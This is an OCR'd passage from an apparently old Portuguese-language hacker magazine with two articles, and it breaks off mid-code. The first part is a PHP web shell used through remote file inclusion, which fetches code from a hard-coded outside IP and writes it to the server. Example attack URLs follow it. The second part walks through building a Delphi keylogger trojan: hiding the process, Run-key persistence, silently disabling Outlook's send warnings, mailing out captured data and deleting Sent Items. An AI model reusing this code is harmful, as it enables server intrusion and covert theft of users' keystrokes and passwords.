  Echo "<b><font size=2
face=arial>List Writable Files</b>
<br><br>";

if ($dir = opendir($dir2))
  while (($file = readdir($dir))
!== false)
    if (@is_writable($file) &&
@is_file($file) )
$file1 = fileowner($file);
$file2 = fileperms($file);
       echo "<font color=red>$file1
- $file2 - $file </font><br>";

echo "</TD>";
echo "</TR>";
echo "</TABLE>";

// Function to Visualize Source
Code files
if ($see == "")
else
$fp = fopen($see, "r");
$read = fread($fp, 30000);
echo "<textarea name=textarea
cols=80 rows=80>";
echo "$read";
Echo "</textarea>";
if ($dfc == "" || $fdfc == "")
else
$rox = fopen("http://200.222.176.31
/gov.php", "r"); // Change this

IP/FILE
$data = fread($rox, "9000");
$d = fopen($dir2.$fdfc, "w");
fwrite($d, $data);

?>
</font></pre>
```

Um exemplo de uso seria:

```
http://127.0.0.1/cobaia.php?cor

po=http://192.168.0.2/safemode.

gif?&parametro=blabla
```

Para ver o código-fonte de algum arquivo no servidor:

```
http://127.0.0.1/cobaia.php?cor
po=http://192.168.0.2/safemode.
gif?&see=admin.php
```

Então, temos aí o código-fonte do arquivo admin.php na tela dentro da Text Box. Existem outras funções no exploit, como escrever em arquivos, mudar o PATH, mas deixaremos para vocês mexerem nele. Caso queiram saber o que cada função faz, o site www.php.net é uma biblioteca completa com as funções e exemplos da PHP.


CONSIDERAÇÕES FINAIS

Vimos que os sistemas feitos em PHP podem ser facilmente invadidos com essa técnica. Não é apenas a função include que nos permite isso, temos também as funções require, requires_once, include_once.

```
Cr4shyng & h4rv3st
Data Cha0s - www.datacha0s.com
irc.brasnet.org - #datacha0s
```

AUTÓPSIA DE UM VÍRUS

SEU COMPUTADOR ESTÁ PROTEGIDO?



Calma, esta não é mais uma daquelas matérias chatas sobre vírus, de conteúdo meramente histórico ou relacionando um ou outro conselho que já estamos cansados de ouvir ("verifique os anexos de e-mail antes de abri-los", "mantenha seu antivírus atualizado" etc.).

É evidente que não basta ter um bom antivírus, mesmo que atualizado. Afinal, novas pragas digitais surgem, na pior das estatísticas, semanalmente. Muitos discordam dessa tese, mas resolvi prová-la de um modo muito simples: fabricando um programa com características virais, mas que não seja reconhecido por qualquer antivírus - o resultado está disponível no CD-ROM da revista e comentado ao longo desta matéria.

Há quem afirme que não seria necessário ir tão longe, bastaria compactar e criptografar um vírus já descoberto para que ele fosse mais reconhecido. Mas esse método só funcionaria para um arquivo; uma vez executado o programa, certamente o antivírus o detectaria na memória do micro.

Antes de prosseguirmos no estudo, vale uma advertência: vírus e programa com características virais não são o mesmo. Um programa com características virais não se multiplica nem danifica o computador. Só será considerado vírus quando introduzido no computador por outra pessoa, que não seja o proprietário, e sem a autorização deste. Tratam-se dos malfadados Trojan Horses, Cavalos de Tróia, na tradução literal.

Dois são os alvos fundamentais de um vírus Trojan Horse, e talvez esta seja a melhor forma de distingui-los das demais espécimes virais: abrir uma Backdoor ou funcionar como Keylogger. Na primeira hipótese, o programa permite que outro usuário tenha acesso remoto ao computador enquanto o Keylogger captura as teclas digitadas no computador da vítima, gravando-as em um arquivo de texto que, periodicamente, é remetido ao usuário mal-intencionado, interessado nessas informações.

O programa-alvo desta matéria pode funcionar como Trojan Horse do tipo Keylogger. É evidente que o programa em si não é ilícito, nem tampouco sua programação configura crime. Ilícito é o uso do programa para fins ilegais, como violação de correspondência [é importante lembrar que, juridicamente, "E-mail se caracteriza como correspondência pessoal" (TRT, 3ª R. - RO 0634/97 - 4ª T. - Rel. Juiz Fernando Luiz Gonçalves Rios Neto - DJMG 04/10/1997)].

Não comete crime, por exemplo, o empregador que monitora o uso da Internet disponibilizada no local do trabalho mediante um Keylogger. Afinal, fiscalizar as atividades do empregado em trabalho nada mais é do que o exercício de um direito (artigo 2º da CLT). Desta forma, nada mais justo que a intervenção do empregador, punindo seu subordinado que usa irregularmente a conexão de Internet fornecida como ferramenta de trabalho. Embora seja viável o prévio aviso dos empregados quanto à monitoração, há quem defenda a tese de que isso não deva ser obrigatório, uma vez que não está escrito no contrato trabalhista. Dessa forma, não é forçoso concluírmos que, ao enviar ou receber e-mails no local e horário de trabalho, o empregado concorda tacitamente com a leitura dos mesmos, uma vez que são presumidamente de interesse da empresa. Com isso, já pudemos verificar um uso lícito para o programa capaz de retirar-lhe o estigma de vírus. Diferente é a situação de quem camufla o programa dentro de uma animação em Flash e envia esse pacote para um amigo, esperando com isso receber senhas de e-mail e cartão de crédito.

DECIDIMOS CRIAR UM PROGRAMA COM CARACTERÍSTICAS DE UM VÍRUS PARA TESTAR COMO FUNCIONARIA A INFECÇÃO DE UM COMPUTADOR

DICAS GERAIS PARA LIDAR COM OS VÍRUS

O primeiro conceito importante é determinado pelo vírus "residente na memória do computador". Isso significa, apenas, que ele é carregado para a memória do computador sempre que ligado (vírus de boot) ou quando o Windows é iniciado. Os vírus de boot são os mais difíceis de lidar, pois exigem backup do setor do boot (MBR - Master Boot Record) do HD. Já os vírus iniciados em conjunto com o Windows podem ser reparados sem maiores problemas, desde que, é claro, não afetem o próprio sistema operacional; nesta hipótese, o que resta é reinstalar o Windows.

Muitos vírus possuem data de ativação, o que significa que a ação destruidora só acontece em certa data predeterminada (ex.: Sexta-feira 13 ou alguma data especial para o programador). Dessa forma, nada impede que desativemos o vírus antes que "exploda". Para isso, é preciso descobrir, primeiramente, como o vírus é iniciado.


As formas de execução podem variar conforme a versão do Windows, por exemplo: nas versões 95 e 98 do Windows, é possível iniciar um programa inserindo a respectiva chamada no "autoexec.bat", enquanto que no Windows Millennium Edition isso não é possível. Por esse motivo, alguns vírus projetados para Windows 95 não funcionam no Windows Millennium.

Aliás, já que citei o Windows 95 e o autoexec.bat, vou aproveitar para citar uma curiosidade relacionada aos programas mais antigos distribuídos para uso por tempo determinado: bastava inserir o comando "date" (ex.: date 17/10/1980) no "autoexec.bat" para que o programa fosse utilizado por tempo indeterminado. Com isso, cada vez que o Windows fosse iniciado, a data do sistema seria alterada para a que especificássemos depois do comando. Dessa forma a data nunca mudaria e o tempo de uso do programa nunca expiraria, pois sempre estaríamos no primeiro dia de uso.

Voltando ao estudo a que nos propomos, vejamos mais um modo de execução, vale dizer, o mais utilizado por ser compatível com os sistemas Windows 95, 98, Me e XP. Trata-se do registro, o cérebro do Windows, local onde são armazenadas todas as informações fundamentais do sistema operacional.

Antes de qualquer coisa, fica a advertência: use o registro do Windows por sua conta e risco. Erros podem fazer com que o sistema não seja mais iniciado. Portanto, tenha prudência. Siga rigorosamente os procedimentos aqui descritos e, havendo dúvida, não faça qualquer alteração (deixo meu e-mail disponível para o leitor no fim do artigo).

Para abrir o editor do registro, clique no menu Iniciar do Windows e depois em Executar (ou pressione Winkey + R), digite REGEDIT e tecle ENTER:



Essas pastas são chamadas "chaves do registro". Na metade do lado direito são exibidos os valores contidos em cada chave, e cada valor contém um conjunto de dados.

Cada chave tem uma função específica:

1)HKEY_CLASSES_ROOT: na verdade é um atalho para a chave HKEY_LOCAL_MACHINE\SOFTWARE\CLASSES, cuja finalidade é manter a compatibilidade com os aplicativos 16 bits; isto porque o registro do Windows 3.x apresentava uma chave chamada HKEY_CLASSES_ROOT;

2)HKEY_CURRENT_USER: outro atalho. Esse serve para a chave relativa ao usuário que fez o logon no sistema (ex: HKEY_USERS\JULIANO, já que JULIANO corresponde ao nome do usuário, ou HKEY_USERS\.DEFAULT);

3)HKEY_LOCAL_MACHINE: é a chave mais importante; nela encontramos as configurações do Windows, dados de programas instalados e periféricos. Essa chave é armazenada no arquivo system.dat;

4)HKEY_USERS: armazena as configurações de cada usuário. Quando há o logon, há a escolha por uma de suas chaves. O conteúdo dessa chave é armazenado no arquivo user.dat;


5)HKEY_CURRENT_CONFIG: outro atalho, este para HKEY_LOCAL_MACHINE\Config\0001 (os números finais correspondem ao perfil de hardware e podem variar); caso haja mais de um perfil, você pode verificar qual é o utilizado pelo sistema verificando o valor "CurrentConfig" na chave HKEY_LOCAL_MACHINE\CurrentControlSet\Control\IDConfigDB;

6)HKEY_DIN_DATA: essa chave é curiosa; todas as informações nela contidas (reunidas durante o boot e armazenadas na memória RAM) são dinâmicas, ou seja, só existem até que a sessão seja finalizada, não são armazenadas em arquivo e os dados se referem, por exemplo, a dispositivos Plug and Play.

Entendido o funcionamento do registro do Windows, vamos ao que interessa: uma das chaves responsáveis pela exe-


cução de aplicativos durante o boot do sistema é:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\ Windows\CurrentVersion\Run




Cada um desses valores se refere a um programa que é executado junto com o boot do Windows, com exceção do valor "(Padrão)", pois é um valor vazio (não contém dados).

Se quiser que o sistema pare de executar alguns desses programas durante o boot, basta apagar o valor ou os dados dentro do valor. Para apagar um valor, dê um clique simples sobre ele com o mouse, tecle delete e confirme a exclusão. Para apagar os dados de um valor, clique duas vezes sobre ele com o mouse e apague os dados (veja a tela abaixo); confirme clicando em OK.



No caso da tela anterior, com exceção do "Tweak UI", todos os programas são essenciais ao sistema e devem ser executados, principalmente o SysTray.exe.

Uma forma mais simples é utilizar um utilitário distribuído a partir do Windows 98, o MSCONFIG. Para abri-lo, clique em Executar, no menu Iniciar, digite MSCONFIG e tecle Enter. Escolha a aba Iniciar:




Agora você pode desmarcar as caixas referentes aos aplicativos que não devem ser executados no próximo boot do sistema. Se ocorrer algo errado é só remarcar a caixa de seleção.

Note que na janela do MSCONFIG estão relacionados outros aplicativos além dos que descobrimos dentro da chave do registro que acabamos de abrir. A razão é muito simples: outras chaves também informam os aplicativos que serão executados durante o processo de boot:

```
HKEY_LOCAL_MACHINE\SOFTWARE\
Microsoft\Windows\ CurrentVer-
sion\RunOnce

HKEY_LOCAL_MACHINE\SOFTWARE\
Microsoft\Windows\ CurrentVer-
sion\RunOnceEx

HKEY_LOCAL_MACHINE\SOFTWARE\
Microsoft\Windows\ CurrentVer-
sion\RunServices

HKEY_LOCAL_MACHINE\SOFTWARE\
Microsoft\Windows\ CurrentVer-
sion\RunServicesOnce
HKEY_CURRENT_USER\Software\
Microsoft\Windows\ CurrentVer-
sion\Runonce

HKEY_CURRENT_USER\Software\
Microsoft\Windows\ CurrentVer-
sion\Run
```

As chaves acima contêm os programas excluídos do processo de boot pelo MSCONFIG. Quando um valor é desmarcado no MSCONFIG, ele é movido para uma chave-espelho.

Além do registro, o win.ini também carrega programas:



A maioria dos vírus possui um mecanismo interessante: capturam o pedido de desligamento do computador e, nesse momento, verificam se ainda estão marcados para serem carregados no próximo boot do sistema. Dessa forma, não adiantará desmarcá-lo no MSCONFIG; será preciso fazer isso sem que ele tenha sido executado, ou seja, fazendo o boot do computador no Modo de Segurança.

Configure corretamente seu Outlook Express: clique no menu Ferramentas, escolha o item Opções... e selecione a aba Leitura:

1)Desmarque o item "Download automático de mensagens ao usar o painel de visualização" ou desabilite o Painel de Visualização (Exibir, Layout e desmarque a opção "mostrar o painel de visualização" e clique em OK); isto porque existem vírus que são executados por script quando a mensagem é aberta automaticamente;

2)Ainda na aba Leitura, marque a opção "Ler todas as mensagens em texto sem formatação";

3)Na aba Segurança, confirme se o item "Avisar quando outro aplicativo tentar enviar email como se fosse eu." está marcado;

4)Se preferir deixar desmarcada a opção Não permitir que sejam salvos nem abertos anexos que possam conter vírus., não se esqueça de verificá-los com o antivírus.

Mas a melhor dica seria: não use o Outlook Express! Troque-o, por exemplo, pelo The Bat! ou pelo Incredimail. Isto porque o gerenciador de e-mails da Microsoft é o principal alvo dos vírus. Enquanto não houver vírus destinado, por exemplo, ao The Bat!, seu computador estará a salvo.

Entendendo o funcionamento do programa:

Feitas as considerações iniciais, podemos estudar o funcionamento do programa feito em Delphi. Os códigos-fonte do programa e de sua DLL não foram disponibilizados, visando evitar que sejam alterados por programadores mal-intencionados. Não obstante, algumas de suas rotinas mais interessantes serão comentadas a partir de agora. Para tanto, trataremos o programa como se fosse um vírus, embora essa condição (como já ressaltado) seja apenas determinada pela utilização indevida do programa.

A primeira necessidade que surge durante a programação de um vírus é escondê-lo da barra de tarefas do Windows e da lista do Ctrl+Alt+Del. Isso era muito simples até o advento do Windows XP, pois bastavam as seguintes linhas:

```
Function RegisterServiceproces
s(dwProcessID, dwType: DWord):
DWord; stdcall; external Ker-
nel32.dll';
```

Essa função pode ser usada, ocultando o programa da lista do Ctrl+Alt+Del, com o seguinte comando:

RegisterServiceProcess(GetCurrentProcessID, 1);

Para que o programa seja novamente exibido:

```
RegisterServiceProcess(GetCurr
entProcessID, 0);
```

A janela do programa pode ser escondida com o seguinte comando (este sim pode ser utilizado em todos os sistemas Windows):

```
ShowWindow(application.Handle,
sw_hide);
```

Mas há um porém, esse método só funcionará nos sistemas Windows 95, 98 e Millennium. Se executado nos Windows XP, 2000 ou NT, aparecerá uma mensagem de erro e isso não é interessante para um programa que queremos que ocultar. O problema pode ser contornado com as seguintes linhas de código:

```
type
TRegisterService = function
(dwProcessID, dwType:DWord):
Dword;stdcall;
private
RegisterServiceProcess: TRegis-
terService;
Implementation
function OcultaProcesso(DLL,Pro
cedimento: string):TFarProc;
var
Processo,Biblioteca : THandle;
begin
Result:=nil;
Biblioteca:=GetModuleHandle(Pc
har(Dll));
if Biblioteca <> 0 then
Result:=GetProcAddress(Bibliot
eca, Pchar(Procedimento));
end;
```

No evento ON CREATE:

```
Var
Registro: Tregistry;
begin
ShowWindow(application.Handle,
sw_hide);
Registro:=Tregistry.create;
Registro.RootKey:=HKEY_LO-
CAL_MACHINE;
REGISTRO.OpenKey('Software\Mi-
crosoft\Windows\ CurrentVer-
sion', false);
If Registro.
ValueExists('Version') then
begin
@RegisterServiceProcess:=Oc
ultaProcesso (KERNEL32.DLL','
RegisterServiceProcess');
RegisterServiceProcess(GetCur
rentProcessID, 1);
end;
end;
```

O que demonstramos anteriormente é verificar se o sistema é Windows XP, para isso o programa procura pelo valor "Version" dentro da chave HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion, pois esse valor não existe no Windows XP. Dessa forma, a rotina que oculta o aplicativo da lista de Ctrl+Alt+Del não será executada no Windows XP, e a mensagem de erro não será exibida. O programa seguirá oculto, apenas visível na lista dos programas executados e isso não dá para evitar. Caso algum leitor conheça a solução, compartilhe-a comigo (meu e-mail segue no fim da matéria).

Para que o programa fique mais "leve" durante a execução, consumindo menos recursos do computador, podemos eliminar alguns módulos desnecessários, retirando as units declaradas no uses e que não são usadas. Além disso, podemos liberar o módulo OLE Automation, que não será usado, mediante o comando:

```
FREELIBRARY(GETMODULEHANDLE('OLEAUT32'));
```

Isso tornará o programa mais rápido ao iniciar.

Agora, vamos nos preocupar com a rotina capaz de tornar nosso vírus "residente" no computador, fazendo com que seja executado a cada boot da máquina:

```
Var
Registro:Tregistry;
XP, windir, boot: String;
Begin
REGISTRO.OpenKey('Software\Microsoft\Windows\ CurrentVersion', false);
Windir:=Registro.ReadString('SystemRoot');
If Windir<>'' then //se a variável não estiver vazia, o sistema é Win9x/ME
Begin
Registro.closekey;
REGISTRO.OpenKey('Software\Microsoft\Windows\ CurrentVersion\Run', TRUE);
XP:=Windir[1]+Windir[2]+Windir[3]; //pega o disco usado (ex.: c:\)
Windir:=XP;
boot:=Windir+'Windows\System\Programa.exe';
REGISTRO.WriteString('Executa', boot); //escreve o caminho do programa no Registro do Windows
Registro.CloseKey;
end
else //se a variável estiver vazia, o sistema é WinXP/2000/NT
begin
XP:=Registro.ReadString('ProgramFilesDir');
windir:=XP[1]+XP[2]+XP[3];
boot:=XP[1]+XP[2]+XP[3]+'WINDOWS\system32\Programa.exe';
Registro.closekey;
REGISTRO.OpenKey('Software\Microsoft\Windows\ CurrentVersion\Run', TRUE);
REGISTRO.WriteString('Executa', boot); //escreve o caminho do programa no Registro do Windows
Registro.CloseKey;
end;
end;
```

Agora nosso programa já está oculto, não consta na lista do Ctrl+Alt+Del (se o sistema for win9x/ME) e será executado sempre que o Windows for iniciado.

Mas ainda nos resta outro inconveniente a ser resolvido: o programa deverá enviar por e-mail o arquivo que contém os dados recolhidos no computador. Isso só é problema se estamos lidando com o Outlook 6, pois entre suas opções de segurança há uma encarregada de alertar o usuário quando outro programa tentar enviar e-mails utilizando o sistema do Outlook. Para conferir, abra o Outlook, clique no menu Ferramentas, depois em Opções..., escolha a aba Segurança e lá você encontrará a opção Avisar quando outro aplicativo tentar enviar email como se fosse eu, sugire-se manter-se sempre marcada essa opção.

Para que o usuário não seja avisado quando nosso programa tentar enviar o e-mail, devemos implementar a seguinte rotina, que nada mais faz do que desmarcar a opção de segurança citada anteriormente, utilizando o Registro do Windows:

```
Registro.RootKey:=HKEY_CURRENT_USER;
Registro.OpenKey('\Identities', false);
contas:=TStringList.Create;
contas.Clear;
registro.GetKeyNames(contas);
registro.CloseKey;
Registro.RootKey:=HKEY_CURRENT_USER;
try
for i:=0 to contas.Count-1 do
begin
if registro.KeyExists('\Identities\'+contas.strings[i]+'\ Software\Microsoft\Outlook Express'+'\6.0')then
begin registro.OpenKey('\Identities\'+contas.strings[i]+' \Software\Microsoft\Outlook Express\6.0\Mail', false);
```

```
If Registro.ValueExists('Warn on Mapi Send') Then Registro.WriteInteger('Warn on Mapi Send', 0);
end;
finally
registro.CloseKey;
```

Para mudarmos o nível de segurança do Outlook estabelecendo-o como o mais baixo possível, poderíamos acrescentar:

```
If Registro.ValueExists('Security Label') Then Registro.WriteInteger('Security Label', 0);
```

Mais um problema solucionado. Agora podemos nos preocupar com a rotina responsável pelo envio do e-mail; para isso bastarão as seguintes linhas:

```
procedure EnviaE_Mail(strCorpo, strAssunto, strNomeDestino, strMailDestino: string; strAnexo: string = '');
var
   SecaoMapi: cardinal;
   msg: TMAPIMessage;
   ResultadoMAPI: integer;
   Destinos: TMAPIRecipDesc;
   Arqs: TMAPIFileDesc;
   MapiArq: boolean;
begin
      ResultadoMAPI := MAPILogon(0, nil, nil, 0, 0, @SecaoMapi);
  MapiArq:=Length(Trim(strAnexo)) > 0;
     if MapiArq then MapiArq:= FileExists(strAnexo);
     if MapiArq then
       begin
              Arqs.nPosition:= Length(strCorpo);
              Arqs.lpszPathName:= PChar(strAnexo);
              Arqs.flFlags:= 0;
              Arqs.lpFileType:= nil;
              Arqs.lpszFileName:= '';
       end;
       if ResultadoMAPI = SUCCESS_SUCCESS then
       begin
         try
       FillChar(Destinos, SizeOf(Destinos), 0);
       Destinos.lpszName:= PChar(strNomeDestino);
       Destinos.lpszAddress:= PChar(strMailDestino);
       Destinos.ulRecipClass:= MAPI_TO;
       FillChar(msg, SizeOf(msg), 0);
       msg.ulReserved:= 0;
       msg.lpszSubject:= PChar(strAssunto);
       msg.lpszNoteText:= PChar(strCorpo);
       msg.nRecipCount:= 1;
       msg.lpDestinos:= @Destinos;
              if MapiArq then
              begin
              msg.nFileCount:= 1;
              msg.lpFiles:= @Arqs;
              end;
              ResultadoMAPI:= MAPISendMail(SecaoMapi, 0, msg, 0, 0);
              finally
MAPILogOff(SecaoMapi, 0, 0, 0);
                end;
end;
```

Para utilizar este procedimento, use o seguinte código:

```
EnviaE_Mail('mensagem', 'Assunto', 'Nome do destinatário', 'e-mail @do.destinatario', 'c:\windows\anexo.txt');
```

Como o e-mail será enviado pelo Outlook, ficará disponível na caixa de itens enviados. Surge-nos mais um problema a ser resolvido: limpar a caixa de itens enviados. Todas as pastas do Outlook são armazenadas no diretório C:\WINDOWS\Application Data\Identities\{IDENTIDADE}\Microsoft\Outlook Express:

Sendo que IDENTIDADE é o código referente ao usuário registrado no Outlook, chamado de User ID. Todas as identidades estão dentro da pasta Identities e as informações de cada identidade estão no Registro do Windows, na chave HKEY_CURRENT_USER\Identities:

Para limparmos a caixa de itens enviados, basta excluirmos o arquivo Itens enviados.dbx. Na próxima execução do Outlook, o arquivo não será encontrado, e o Outlook se encarregará de criar uma nova caixa de itens enviados vazia.

Com essa finalidade, escrevi uma rotina para varrer os diretórios à procura do arquivo Itens enviados.dbx:

```
function Varre_Diretorio(Dir_Inicial, Arq_Procurado: String): String;
type
  TPilha= array of Variant;
var
p: TWIN32FindData;
h: Thandle;
```

```
dir, Dir_Padrao: String;
Pilha: TPilha;
procedure Empilha(Dado: Variant);
var
P: Integer;
begin
SetLength(Pilha,High(Pilha)+2);
For P:= High(Pilha) downto 1 do
Pilha[P]:= Pilha[P-1];
Pilha[0]:= Dado;
end;

function Desempilha: Variant;
var
P:Integer;
begin
Result:= '***';
If High(Pilha) > -1 then
begin
Result:= Pilha[0];
for P:=1 to High(Pilha) do
Pilha[P-1]:= Pilha[P];
SetLength(Pilha,High(Pilha));
end;
end;
  begin
  if Not SetCurrentDir(Trim(Dir_Inicial)) then
  Result:= 'Diretório Inválido'
  else
  begin
  Dir_Padrao:= Trim(GetCurrentDir);
  p.dwFileAttributes:= FILE_ATTRIBUTE_NORMAL;
  h:= FindFirstFile(PChar('*.*'),p);
If Copy(Dir_Padrao,Length(Dir_Padrao),1) = '\' then
Dir_Padrao:= Copy(Dir_Padrao,1,Length(Dir_Padrao)-1);
repeat
if (DirectoryExists(Dir_Padrao+'\'+Trim(p.cFileName))) and
(Copy(p.cFileName,Length(Trim(p.cFileName)),1) <> '.') then
empilha(String(Dir_Padrao+'\'+Trim(p.cFileName)));
until Not FindNextFile(h,p);
dir:= desempilha;
while dir <> '***' do begin
if SetCurrentDir(dir) then begin
h:= FindFirstFile(PChar('*.*'),p);
repeat
if AnsiUpperCase(Trim(p.cFileName)) = AnsiUpperCase(Trim(Arq_Procurado)) then
Result:= Result + (GetCurrentDir+'\'+Trim(p.cFileName));
if (DirectoryExists (GetCurrentDir+'\'+p.cFileName)) and
(Copy(p.cFileName,Length(Trim(p.cFileName)),1) <> '.') then
empilha(String(GetCurrentDir+'\'+Trim(p.cFileName)));
until Not FindNextFile(h,p);
end;
dir:= desempilha;
end;
end;
end;
```

Agora é só usar a função:

```
Var
Registro: TRegistry;
arquivo: String;
begin
Registro:=TRegistry.create;
REGISTRO.OpenKey('Software\Microsoft\Windows \CurrentVersion', false);
arquivo:=Registro.ReadString('SystemRoot');
arquivo:= Varre_Diretorio(arquivo+'Windows\Application Data\Identities\', 'Itens enviados.dbx');
If fileexists(arquivo)=true then DeleteFile(arquivo);
End;
```

Nosso último desafio será detectar a conexão, pois só então poderemos enviar o e-mail sem que haja erro. Para tanto, utilizaremos a chave dinâmica do Registro já estudada: HKEY_DYN_DATA.

Na chave HKEY_DYN_DATA\PerfStats\StartStat encontramos os dados da conexão Dial-Up. O que nos importará são os bytes recebidos (valor: Dial-Up Adapter\BytesRecvd). Dessa forma, no evento OnCreate do programa capturaremos os dados desse valor em uma variável, então adicionaremos um Timer que verificará constantemente se o valor mudou; se mudou é porque há a conexão Dial-Up. Só há um problema: esse método só funciona para conexões do tipo Dial-Up. Conexões a cabo, Speed etc. não seerão detectadas, porque nesses casos inexiste a chave citada. Para contornar este problema, faremos o seguinte: verificaremos se a chave existe; se não existir é porque a conexão não é Dial-Up e o e-mail pode ser enviado a qualquer momento; se existir, capturaremos os dados referentes aos bytes recebidos e, quando mudarem, enviaremos o e-mail.

Declararemos algumas variáveis antes da seção implementation:

```
Var
Buffer : array [0..4096] of Char;
Buffer2 : array [0..4096] of Char;
```

O código do evento OnCreate ficará assim:

```
Var
Registro: Tregistry;
begin
Registro.RootKey:=HKEY_DYN_
DATA;
Registro.OpenKey('PerfStats\
StatData', False);
If Registro.ValueExists('Dial-
Up Adapter\BytesRecvd') then
Begin
Registro.ReadBinaryData('Dial-
Up Adapter\BytesRecvd', Buffer,
SizeOf(Buffer));
Registro.CloseKey;
Registro.Free;
end;
end;
```

No Timer, o código seria este:

```
Var
      Registro:TRegistry;
begin
Registro := TRegistry.Crea-
te;
Registro.RootKey:=HKEY_DYN_
DATA;
Registro.OpenKey('PerfStats\
StatData', False);
//Verifica se existe a chave
referente às conexões dial-up
If Registro.ValueExists('Dial-
Up Adapter\BytesRecvd') then
Begin
Registro.ReadBinaryData('Dial-
Up Adapter\BytesRecvd', Buf-
fer2, SizeOf(Buffer2));
Registro3.Free;
If Buffer2 <> Buffer then En-
viaE_Mail('mensagem', 'Assunto',
'Nome do destinatário', 'e-mail
